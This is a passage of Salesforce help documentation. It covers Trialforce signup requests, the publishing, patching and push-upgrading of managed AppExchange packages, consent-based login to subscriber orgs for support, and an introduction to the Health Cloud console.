3. Click **Save** when you're finished, or click **Save & New** to save the current signup request and add another.

Viewing Signup Request Details

From the Signup Request detail page:

- Click **Delete** to delete the signup request
- Click **Clone** to create a new signup request with the same attributes as this one

The detail page has the following sections.

- [Signup Request Detail](#)
- [Signup Request History](#)

Signup Request Detail

This section displays the following attributes (in alphabetical order).

Attribute	Description
Company	The name of the company requesting the trial signup.
Country	The two-character, upper-case ISO-3166 country code. You can find a full list of these codes at a number of sites, such as: www.iso.ch/iso/en/prods-services/iso3166ma/02iso-3166-code-lists/list-en1.html

USER PERMISSIONS

USER PERMISSIONS

To create or view signup requests:

- "Signup Request API"

Attribute	Description
Created Org	The 15-character Organization ID of the trial organization created. This is a read-only field provided by the system once the signup request has been processed.
Email	The email address of the admin user for the trial signup.
Error Code	The error code if the signup request isn't successful. This is a read-only field provided by the system to be used for support purposes.
First Name	The first name of the admin user for the trial signup.
Last Name	The last name of the admin user for the trial signup.
Edition	The Salesforce template that is used to create the trial organization. Possible values are <code>Partner Group</code> , <code>Professional</code> , <code>Partner Professional</code> , <code>Sales Professional</code> , <code>Professional TSO</code> , <code>Enterprise</code> , <code>Partner Enterprise</code> , <code>Service Enterprise</code> , <code>Enterprise TSO</code> , <code>Developer</code> , and <code>Partner Developer</code> .
Preferred Language	The language of the trial organization being created. Specify the language using a language code listed under Fully Supported Languages in "Supported Languages" in the Salesforce Help. For example, use <code>zh_CN</code> for simplified Chinese. The value you select overrides the language set by locale. If you specify an invalid language, the organization defaults to English.
	Populated during the sign-up request and for internal use by Salesforce.
ShouldConnectToEnvHub	When set to <code>true</code> , the trial organization is connected to the Environment Hub. The sign-up must take place in the hub master organization or a spoke organization.
Source Org	The 15-character Organization ID of the Trialforce Source Organization from which the Trialforce template was created.
Status	The status of the request. Possible values are <code>New</code> , <code>In Progress</code> , <code>Error</code> , or <code>Success</code> . The default value is <code>New</code> .
Template	The 15-character ID of the approved Trialforce template that is the basis for the trial signup. The template is required and must be approved by Salesforce.
Template Description	The description of the approved Trialforce template that is the basis for the trial signup.
Trial Days	The duration of the trial signup in days. Must be equal to or less than the trial days for the approved Trialforce template. If not provided, it defaults to the trial duration specified for the Trialforce template.
Username	The username of the admin user for the trial signup. It must follow the address convention specified in RFC822: www.w3.org/Protocols/rfc822/#z10

Signup Request History

This section shows the date the signup request was created, the user who created it, and the actions that have been performed on it.

Publishing Extensions to Managed Packages

An *extension* is any package, component, or set of components that adds to the functionality of a managed package. An extension requires that the base managed package be installed in the organization. For example, if you have built a recruiting app, an extension to this app might include a component for performing background checks on candidates.

The community of developers, users, and visionaries building and publishing apps on Force.com AppExchange is part of what makes Force.com such a rich development platform. Use this community to build extensions to other apps and encourage them to build extensions to your apps.

To publish extensions to a managed package:

1. Install the base package in the Salesforce organization that you plan to use to upload the extension.

2. Build your extension components.

 **Note:** To build an extension, install the base package and include a dependency to that base package in your package. The extension attribute will automatically become active.

3. Create a new package and add your extension components. Salesforce automatically includes some related components.

4. Upload the new package that contains the extension components.

5. Proceed with the publishing process as usual. For information on creating a test drive or registering and publishing your app, go to <http://sites.force.com/appexchange/publisherHome>.

 **Note:** Packages cannot be upgraded to Managed - Beta if they are used within the same organization as an extension.

[Publish Upgrades to Managed Packages](#)

EDITIONS

Available in: Salesforce Classic

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create packages:

- "Create AppExchange Packages"

To upload packages:

- "Upload AppExchange Packages"

Publish Upgrades to Managed Packages

As a publisher, first ensure that your app is upgradeable by converting it to a managed package. Any changes you make to the components in a managed package are automatically included in subsequent uploads of that package, with one exception. When you upgrade a package, changes to the API access are ignored even if the developer specified them. This ensures that the administrator installing the upgrade has full control. Installers should carefully examine the changes in package access in each upgrade during installation and note all acceptable changes. Then, because those changes are ignored, the administrator should manually apply any acceptable changes after installing an upgrade. For more information, see [About API and Dynamic Apex Access in Packages](#) on page 6210.

To publish upgrades to a managed package:

1. From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**.
2. Select the package from the list of available packages.
3. View the list of package components. Changes you have made to components in this package are automatically included in this list. If the changes reference additional components, those components are automatically included as well. To add new components, click **Add** to add them to the package manually.
4. Click **Upload** and upload it as usual.

 **Note:** After you upload a new version of your Managed - Released package, you can click **Deprecate** so installers cannot install an older version. Deprecation prevents new installations of older versions without affecting existing installations. For more information, see [Manage Versions](#) on page 6247.

You cannot deprecate the most recent version of a managed package upload.

5. When you receive an email with the link to the upload on Force.com AppExchange, notify your installed users that the new version is ready. Use the list of installed users from the License Management Application (LMA) to distribute this information. The License Management Application (LMA) automatically stores the version number that your installers have in their organizations.

Package uploads and installs are available in **Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

USER PERMISSIONS

To configure developer settings:

- “Customize Application”

To create packages:

- “Create AppExchange Packages”

To upload packages:

- “Upload AppExchange Packages”

Manage Versions

After you upload a package to the AppExchange, you can still manage it from Salesforce. To manage your versions:

1. From Setup, enter *Packages* in the *Quick Find* box, then select **Packages**.
2. Select the package that contains the app or components you uploaded.
3. Select the version number listed in the Versions tab.
 - Click **Change Password** link to change the password option.
 - Click **Deprecate** to prevent new installations of this package while allowing existing installations to continue operating.

 **Note:** You cannot deprecate the most recent version of a managed package.

When you deprecate a package, remember to remove it from AppExchange as well. See “Removing Apps from AppExchange” in the AppExchange online help.

- Click **Undeprecate** to make a deprecated version available for installation again.

 **Note:** To create a test drive or choose a [License Management Organization \(LMO\)](#) for what you have uploaded, click **Proceed to AppExchange** from the package upload detail page.

Create and Upload Patches

 **Note:** Patch versions and push upgrades are only available to [Salesforce ISV partners](#).

Patch versions are developed and maintained in a patch development organization. For more information on push upgrades and patches, see the [Force.com Quick Reference for Developing Packages](#). You can also read the [Best Practices for Push Upgrades and Patch Versions](#) on page 6254.

To create a patch version:

1. From Setup, enter *Packages* in the *Quick Find* box, then select **Packages**.
2. Click the name of your managed package.
3. Click the Patch Organization tab and then click **New**.
4. Select the package version that you want to create a patch for in the Patching Major Release drop-down list. The release type must be Managed - Released.
5. Enter a *Username* for a login to your patch organization.
6. Enter an *Email Address* associated with your login.

EDITIONS

Available in: Salesforce Classic

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To upload packages:

- “Upload AppExchange Packages”

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To push an upgrade or create a patch development organization:

- “Upload AppExchange Packages”

7. Click Save.

-  **Note:** If you ever lose your login information, click **Reset** on the package detail page under Patch Development Organizations to reset the login to your patch development organization.

After you receive an email indicating Salesforce has created your patch development organization, you can click **Login** to begin developing your patch version.

Development in a patch development organization is restricted. The following is a list of caveats:

- New package components can't be added.
- Existing package components can't be deleted.
- API and dynamic Apex access controls can't change for the package.
- No deprecation of any Apex code.
- No new Apex class relationships, such as `extends`, can be added.
- No new Apex access modifiers, such as `virtual` or `global`, can be added.
- No new Web services can be added.
- No new feature dependencies can be added.

When you finish developing your patch, upload it through the UI in your patch development organization. (You can also upload a package using the Tooling API. For sample code and more details, see the `PackageUploadRequest` object in the *Tooling API Developer Guide*.)

1. From Setup, enter `Packages` in the `Quick Find` box, then select **Packages**.
2. Click the name of the package.
3. On the Upload Package page, click **Upload**.
4. Enter a `Version Name`. As a best practice, it's useful to have a short description and the date.
5. Notice that the `Version Number` has had its `patchNumber` incremented.
6. For managed packages, select a `Release Type`:
 - Choose `Managed - Released` to upload an upgradeable version. After upload, some attributes of Salesforce components are locked.
 - Choose `Managed - Beta` if you want to upload a version of your package to a small sampling of your audience for testing purposes. You'll still be able to change the components and upload additional beta versions.

-  **Note:** Beta packages can only be installed in Developer Edition or sandbox organizations, and thus can't be pushed to customer organizations.

7. Change the `Description`, if necessary.
8. Optionally, enter and confirm a password to share the package privately with anyone who has the password. Don't enter a password if you want to make the package available to anyone on AppExchange and share your package publicly.
9. Salesforce automatically selects the requirements it finds. In addition, select any other required components from the `Package Requirements` and `Object Requirements` sections to notify installers of any requirements for this package.
10. Click **Upload**.

To distribute your patch, you can either share the upload link, or [schedule a push upgrade](#).

SEE ALSO:

[Schedule Push Upgrades](#)

[View Push Upgrade History](#)

[Prepare Your Apps for Distribution](#)

[Manage Versions](#)

[Publish Upgrades to Managed Packages](#)

Schedule Push Upgrades

 **Note:** Patch versions and push upgrades are only available to [Salesforce ISV partners](#).

After you've created a [patch version](#) of your package, you can deploy it to customers using a push upgrade.

 **Tip:** Salesforce strongly recommends following this sequence for pushing package upgrades.

1. Push the upgrade to your own orgs to run tests and fix bugs before upgrading subscribers.
2. When you're ready and have coordinated with your customers on their change management process, push to a few customer orgs. Try sandbox orgs first, if possible.
3. When you're comfortable with the initial results, push to your wider customer base, based on your agreements with each customer.
4. Deprecate the previous version of your package in your main development org. Replace the version on AppExchange if necessary, and update your [Trailforce](#) setup.
5. If your upgrade was a patch, after you've successfully distributed the upgrade to subscriber orgs, reintegrate those changes into your main development org. For more information about combining patches into the main development org, see "Working with Patch Versions" in the [ISVforce Guide](#).

For more information, see [Best Practices for Push Upgrades and Patch Versions](#) on page 6254.

Schedule a Push Upgrade Using the UI

1. Log in to your main development org (not the patch org you used to upload the new version).
2. From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**.
3. Click the name of the managed package whose upgrade you want to push.
4. On the package detail page, click the **Versions** tab, and then click **Push Upgrades**.
5. Click **Schedule Push Upgrades**.
6. Select a package version to push from the **Patch Version** drop-down list.

 **Note:** Beta versions aren't eligible for push.

7. For the scheduled start date, enter when you want the push upgrade to begin.
8. In the Select Target Organizations section, select the orgs to receive your push upgrade. If an org already received a push upgrade for the selected package version, it doesn't appear in this list. You can select orgs by:
 - Entering a term that filters based on an org's name or ID. Names can match by partial string, but IDs must match exactly.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer Edition**

USER PERMISSIONS

To push an upgrade:

- "Upload AppExchange Packages"

- Choosing between production and sandbox orgs from the **Organizations** dropdown list.
- Choosing orgs that have already installed a particular version.
- Clicking on individual orgs or the **Select All** and **Deselect All** checkboxes.

This section lists the following information about the org (in alphabetical order):

Field	Description
Current Version	The current package version an organization has installed.
Organization ID	The ID that uniquely identifies the organization to Salesforce.
Organization Name	The name of the organization. Clicking this name shows the upgrade history for the organization .
Primary Contact	The name of the contact who installed the package.

9. Click **Schedule**. While a push upgrade is in progress, you can click **Abort** to stop it.

Schedule a Push Upgrade Using the Enterprise API

1. Authenticate to your main development org (not the patch org you used to upload the new version) according to the tool you're using.
2. Determine the package version you want to upgrade subscribers to by querying the `MetadataPackageVersion` object.
3. Gather the list of subscriber orgs that are eligible to be upgraded by querying the `PackageSubscriber` object.
4. Create a `PackagePushRequest` object. `PackagePushRequest` objects take a `PackageVersionId` and, optionally, a `ScheduledStartTime` parameter to specify when the push begins. If you omit the `ScheduledStartTime`, the push begins when you set the `PackagePushRequest`'s status to `Pending`.
5. Create a `PackagePushJob` for each eligible subscriber and associate it with the `PackagePushRequest` you created in the previous step.
6. Schedule the push upgrade by changing the status of the `PackagePushRequest` to `Pending`.
7. Check the status of the `PackagePushRequest` and `PackagePushJob` objects by querying the `Status` fields. If the status is either `Created` or `Pending`, you can abort the push upgrade by changing the status of the `PackagePushRequest` to `Canceled`. You cannot abort a push upgrade that has a status of `Canceled`, `Succeeded`, `Failed`, or `In Progress`.

For sample code and more details, see the object descriptions in the *Object Reference for Salesforce and Force.com* or the *SOAP API Developer Guide*.

[View Push Upgrade History](#)

[Best Practices for Push Upgrades and Patch Versions](#)

View Push Upgrade History

 **Note:** Patch versions and push upgrades are only available to [Salesforce ISV partners](#).

To view the details of all push upgrades sent by your organization, from Setup, enter *Packages* in the **Quick Find** box, then select **Packages**. Click the name of the package that you want to view, and then click **Push Upgrades**.

The Push Upgrade History page lists the status of all your pending and previous push upgrades. To filter your push upgrade history:

1. Select a version number from the drop-down list. Not selecting any version is equivalent to selecting all of them.
2. Select one or more statuses from the Status list. Not selecting any status is equivalent to selecting all of them.
3. Click **Apply** to filter the list. Click **Clear** to remove all the filters.

The history displays the following information (in alphabetical order):

Column	Description
Action	While a push upgrade is in progress, you can click Abort to stop it.
Start Date	The scheduled start date and time of the push upgrade.
Status	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.
Target	The name of the organization the push upgrade went to. For multiple organizations, this field only lists the first organization in the queue, followed by the number of the total selected organizations. Clicking on this link provides you with more information about the target push upgrade and each individual organization .
Version	The package version number that was pushed.

USER PERMISSIONS

To view push upgrade history:

- "Upload AppExchange Packages"

View Push Upgrade Details

 **Note:** Patch versions and push upgrades are only available to [Salesforce ISV partners](#).

For information about a specific push upgrade that your organization sent, from Setup, enter *Packages* in the **Quick Find** box, then select **Packages**. Click the name of the package that you want to view, and then click **Push Upgrades**. Clicking the name of a **Target** takes you to the Push Upgrade Details page, which has information for the push job and each organization that it was pushed to.

The Job Details section has the following information about the overall push upgrade (in alphabetical order):

Field	Description
End Date	The date and time the push upgrade finished.
Ignore Apex Test Failures	Whether Apex test failures that may cause the installed application not to function properly were ignored.
Scheduled By	The name of the user who initiated the push upgrade.
Start Date	The scheduled start date and time of the push upgrade.
Status	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.
Version	The package version number that was pushed.

In the Organizations section, you can get a list of all the organizations that received a push upgrade. You can filter organizations by using the search box and entering a term that filters based on an org's name or ID. Names can match by partial string, but IDs must match exactly. From the drop-down list, you can also filter based on the status of the push upgrade.

The list contains the following information specific to each organization (in alphabetical order):

Field	Description
Duration	The amount of time the push upgrade took.
Failure Type	Lists the type of failure that occurred (if any). If the push upgrade did fail, a possible explanation is provided in the collapsible section. If the push upgrade was unsuccessful, click Retry to try it again.
Organization ID	The ID that uniquely identifies the organization to Salesforce.
Organization Name	The name of the organization. Clicking this name shows the upgrade history for the organization .
Start	The scheduled start date and time of the push upgrade.

Best Practices for Push Upgrades and Patch Versions

 **Note:** Patch versions and push upgrades are only available to [Salesforce ISV partners](#).

Consider the following best practices when scheduling a push:

- Schedule push upgrades at your customers' off-peak hours and outside of Salesforce's major release windows, to minimize potential subscriber impact.
- Avoid changes to validation rules, formula fields, and errors thrown from Apex triggers, as they may negatively impact subscribers' integrations.
- Visualforce pages that are refreshed while a push upgrade is in process may lose their view state if the page or controller is changed.

Consider the following additional best practice when creating a patch version:

- Visible changes to a package shouldn't be performed in a patch. Other than a change in the package version number, subscribers aren't notified of push upgrades.

Publishing Packages FAQ

USER PERMISSIONS

To push an upgrade or create a patch development organization:

- "Upload AppExchange Packages"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

How are packages ranked?

AppExchange lists feedback and ratings similar to those found on most consumer Internet sites. This gives the power to the Salesforce user community to determine how useful a package is.

What types of things can I publish?

You can publish any collection of components, such as tabs, reports, and dashboards that together address a specific business need. You can bundle these components into a package to publish them together. For a list of components you can include in a package, see the [Force.com Quick Reference for Developing Packages](#). Regardless of what components you add to your package, your data is never included.

Support Subscribers of Your App

Support AppExchange customers, view subscriber organizations and details.

[Supporting Your AppExchange Customers](#)

[Subscriber Organizations](#)

[Viewing Subscriber Details](#)

[Request Login Access from a Customer](#)

Before logging in to a subscriber org, first request login access from the customer.

[Logging in to Subscriber Organizations](#)

[Troubleshooting in Subscriber Organizations](#)

When logged in as a user in a subscriber's org, you have access that the subscriber doesn't have. You can view the obfuscated code in your Managed - Released packages, view logs that the subscriber can't see, and initiate ISV Customer Debugger sessions.

Supporting Your AppExchange Customers

App publishers are responsible for end user support of all their listings. When customers contact Salesforce Customer Support with a question about your listing, we direct the user to the support information on the About and Support tabs of your listing. Make sure your AppExchange listings include support information.

If you have installed the License Management App (LMA), you can log in to a customer's organization and provide administrative support for your customers. This feature is only available for managed packages that have passed the security review. For more information, see [Logging in to Subscriber Organizations](#).

Subscriber Organizations

This page shows a list of subscriber organizations with your package installed. To find a subscriber organization quickly, enter a subscriber name or organization ID in the search box and click **Search**. Click the name of a subscriber organization to view detailed information about it.

 **Note:** Only subscribers who have installed at least one managed package that is linked to your LMA will appear in this list.

USER PERMISSIONS

To log in to subscriber organizations:

- "Log in to Subscriber Organization"

Viewing Subscriber Details

The Subscriber Overview page, accessed by clicking the organization's name from the **Subscribers** tab of the LMA, provides detailed information about each subscriber organization. This can give you insight into how a customer is using your app and help you in troubleshooting problems.

Under Organization Details:

- The name and contact information is in Setup, on the Company Information page in the subscriber's organization. This may differ from the information shown in your LMA lead, account, or contact records.
- Organization ID is a unique ID that identifies this customer's Salesforce organization.
- Instance determines which Salesforce data center this customer's organization resides in. It also determines when the customer will get upgraded with a new version of Salesforce. See trust.salesforce.com during the release period to understand which version of Salesforce the customer is using.

The page also includes these related lists.

Limits

Information on the file space, data space, and number of API requests associated with this customer, as a percentage.

Login Access Granted

A list of users who have granted login access and the date when access will expire.

Packages and Licensing

A list of all packages installed in this organization and associated with this LMA. For each package, it shows the version of the app a customer is currently using, the total number of licenses provisioned to the subscriber and the number they've used. This information should match the license record for the subscriber in your LMA.

USER PERMISSIONS

To log in to subscriber organizations:

- "Log in to Subscriber Organization"

Request Login Access from a Customer

Before logging in to a subscriber org, first request login access from the customer.

To request login access, ask the user to go to personal settings and click either **Grant Account Login Access** or **Grant Login Access**.

If the publisher isn't listed, one of the following applies.

- A system admin disabled the ability for non-admins to grant access.
- The user doesn't have a license for the package.
- The package is licensed to the entire org. Only admins with the "Manage Users" permission can grant access.
- The org preference **Administrators Can Log in as Any User** is enabled.

 **Note:** Unless the org preference **Administrators Can Log in as Any User** is enabled, access is granted for a limited amount of time, and the subscriber can revoke access at any time. Any changes you make while logged in as a subscriber are logged in the audit trail.

Logging in to Subscriber Organizations

Available in: **Enterprise, Performance, Unlimited**, and **Developer** Editions

 **Note:** This feature is only available in organizations with a full Salesforce license.

USER PERMISSIONS

To log in to subscriber organizations:

- "Log in to Subscriber Organization"

To log in, once a user has granted you access:

1. In the License Management App (LMA), click the **Subscribers** tab.
2. To find a subscriber organization quickly, enter a subscriber name or organization ID in the search box and click **Search**.
3. Click the name of the subscriber organization.
4. On the Organization Details page, click **Login** next to a user's name. Note that you have the same permissions as the user you logged in as.
5. When you're finished troubleshooting, from Setup, click **Return to Subscriber Overview** to return to your organization.

 **Note:** Only subscribers who have installed at least one managed package that is linked to your LMA will appear in this list.

Best Practices

- When you access a subscriber organization, you're logged out of your LMO (License Management Organization). You can set up a my domain so that you aren't automatically logged out of your LMO when you log in to a subscriber organization. To set up a my domain, from Setup, enter *My Domain* in the **Quick Find** box, then select **My Domain**.
- Be careful to allow only trusted support and engineering personnel to log in to a subscriber's organization. Since this feature may include full read/write access to customer data and configurations, it's vital to your reputation to preserve their security.
- Control who has access by giving the "Log in to Subscriber Organization" user permission to specific support personnel, via a profile or permission set.

Troubleshooting in Subscriber Organizations

When logged in as a user in a subscriber's org, you have access that the subscriber doesn't have. You can view the obfuscated code in your Managed - Released packages, view logs that the subscriber can't see, and initiate ISV Customer Debugger sessions.

Troubleshoot with Debug Logs

The simplest way to debug your code in a subscriber's org is to generate Apex debug logs that contain the output from your managed packages. These logs include log lines that would normally not be exposed to the subscriber. Using this log information, you can troubleshoot issues that are specific to that subscriber.

1. If the user has access, set up a debug log: From Setup, enter *Debug Logs* in the **Quick Find** box, then select **Debug Logs**.
2. Launch the Developer Console.
3. Perform the operation and view the debug log with your output.

Subscribers are unable to see the logs you set up or generate since they contain your unobfuscated Apex code.

In addition, you can view and edit data contained in protected custom settings from your managed packages when logged in as a user.

Troubleshoot with the ISV Customer Debugger

Each License Management Org can use one free ISV Customer Debugger session at a time. The ISV Customer Debugger is part of the Apex Debugger, which is part of the Force.com IDE plug-in for Eclipse and is normally a paid feature. The Apex Debugger can be used only in sandbox orgs, so you can initiate debugging sessions only from a customer's sandbox.

For information on the ISV Customer Debugger, see [Force.com IDE Developer Guide: Get Started with the ISV Customer Debugger](#).

DELIVER COLLABORATIVE, CONNECTED PATIENT CARE WITH HEALTH CLOUD

Delivering outstanding patient care means more than simply managing your patients' information and healthcare events. Health Cloud reinvents the way that care coordinators engage with patients. The Health Cloud console gives you a consolidated view of critical patient records, access to a patient's care team, and the tools to bring it all together to improve healthcare outcomes. You create a strong, collaborative relationship with patients and caregivers to assist your patients' journey to better health.

Excellent care requires a complete picture of the data coming from electronic health record (EHR) systems to guide smart and efficient decisions. With Health Cloud, you have all the tools to manage your patients with greater efficiency. The Health Cloud console includes:

- Comprehensive snapshot of vital patient data from EHRs
- Working view of your prioritized tasks related to all your patients
- Care timelines that lets you see a representation of patient history events, like appointments, prescriptions, conditions, and other care-related encounters
- Customized care plans that set measurable goals with tasks that can be assigned to the patient

When you configure Salesforce Communities, you also have a private patient community that unites professional and personal caregivers in a collaborative network that drives care plan compliance. You can assign ownership of health tasks to members of the care team, including other health professionals, patients, and family members. You can exchange secure, private messaging between you, the patient, and members of the community—and they can access those messages on any device.

[The Tools You Need in One Place](#)

As a busy healthcare professional, you need one place to manage your patients and the tasks associated with their care. The Health Cloud console pulls everything you need into a complete view of the patient, care team, and activities relevant to getting and keeping that patient healthy. It also provides a central place to manage communication between the individuals involved in the patient's care, such as messages to the primary care physician or reminders to the family member who drives the patient to the doctor.

[Get Ready to Use the Health Cloud Console](#)

To start using the Health Cloud console to manage your patients, you have a few things to set up.

[Use Care Plans to Help Patients Reach Their Goals](#)

Easily manage health problems with goals and tasks that you assign to patients or caregivers so that patients stay on track and improve their health. Customizable care plans represent an action plan for improving a patient's health.

[Care Plan Templates Help Simplify Patient Onboarding](#)

Take the "work" out of workflows with care plan templates that let care coordinators create customized patient care plans with just a few clicks. Coordinators can add problems, goals, and tasks in bulk to a patient's care plan. Predefined care plan templates reduce the time spent to create a care plan and enforce standards of care that improve healthcare outcomes.

[Monitor the Timeline of a Patient's Medical Events](#)

The patient timeline gives you a snapshot of your patient's healthcare events and activities in chronological order.

[Engage Patients with the Private Patient Community](#)

The care team is the hub of your patient's private community—it represents everyone working to make sure that your patient succeeds with his or her care plan. It includes healthcare professionals from inside and outside of your organization, and family members of the patient.

EDITIONS

Health Cloud is available in Salesforce Classic

[Manage Patient Risk with Wave for Health Cloud](#)

The Wave for Health Cloud: Risk Stratification app gives you prebuilt Wave dashboards that help identify your at-risk patients and enroll them in a care management program in Health Cloud. Through dashboards of configurable patient data and custom charts, you can gain new insight into the patients your company manages.

[Drive Learning with Protocols and Articles](#)

Salesforce Knowledge lets you easily create and manage content and make it available to other healthcare professionals and to the patient and care team members. An article can contain the protocols you use to manage conditions or can hold educational materials you send to patients. You can write, edit, publish, and archive articles using the Articles Management tab or find and view published articles using the Articles tab.

[Health Cloud Console Keyboard Shortcuts](#)

Keyboard shortcuts let you quickly perform actions by pressing keys instead of using a mouse.

The Tools You Need in One Place

As a busy healthcare professional, you need one place to manage your patients and the tasks associated with their care. The Health Cloud console pulls everything you need into a complete view of the patient, care team, and activities relevant to getting and keeping that patient healthy. It also provides a central place to manage communication between the individuals involved in the patient's care, such as messages to the primary care physician or reminders to the family member who drives the patient to the doctor.

[Get to Know the Health Cloud Console](#)

You can view the big picture of your caseload, including tasks that need attention, new patients you've received, and all the communication surrounding your patients. The console lets you work with individual patients and their related care plans, health history, and care teams in separate tabs. So you can work on multiple patients at the same time.

[See What's in Store with the Today Page](#)

Start out your day on the Today page to get a panoramic view of everything you need to optimize your day.

[Use Chatter to Find Out What's Happening](#)

The What's Happening feed, powered by Salesforce Chatter, keeps you up to date with what's happening with your patients and team members. Chatter is a Salesforce collaboration application that connects you with people and lets you share information securely and in real time. Chatter feeds show you posts and comments that you and other people make, as well as record updates across your Salesforce org.

[Manage Patient Care with Custom Lists](#)

Customized patient lists let you organize your master patient list into smaller lists based on criteria like shared protocols, diagnoses, or treatment plans. For example, you can divide up your master list of recently discharged surgical patients into groups based on their type of surgery. Or you can send follow-up appointment reminders, surveys, or educational materials to multiple patients at once rather than individually.

[Use the Patient Card for a Comprehensive View of Your Patient](#)

To effectively manage your patients, you need their information at your fingertips. The Patient Card extracts the most important information from a patient’s medical records, such as conditions, medications, and contact information, and displays it all in one place. You can easily see the information you need without searching for it or clicking to other pages.

[Search for Educational Articles and Protocols](#)

Use the Knowledge widget to get the right information to your patients. You can search for protocols, educational articles and videos, and links to websites right from the console, without leaving the page that you’re working from.

Get to Know the Health Cloud Console



You can view the big picture of your caseload, including tasks that need attention, new patients you’ve received, and all the communication surrounding your patients. The console lets you work with individual patients and their related care plans, health history, and care teams in separate tabs. So you can work on multiple patients at the same time.

The primary tab shows the patient’s medical information on the patient card. Subtabs contain information about the patient, such as the patient’s care plan, timeline, medical device information, or prescriptions. You can open multiple subtabs on a patient.

EDITIONS



Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions



Pick Your Console App

Two Health Cloud apps are available for you to use depending on your work preferences. You can select either option from the app menu at the top of the page and switch between apps at any time.

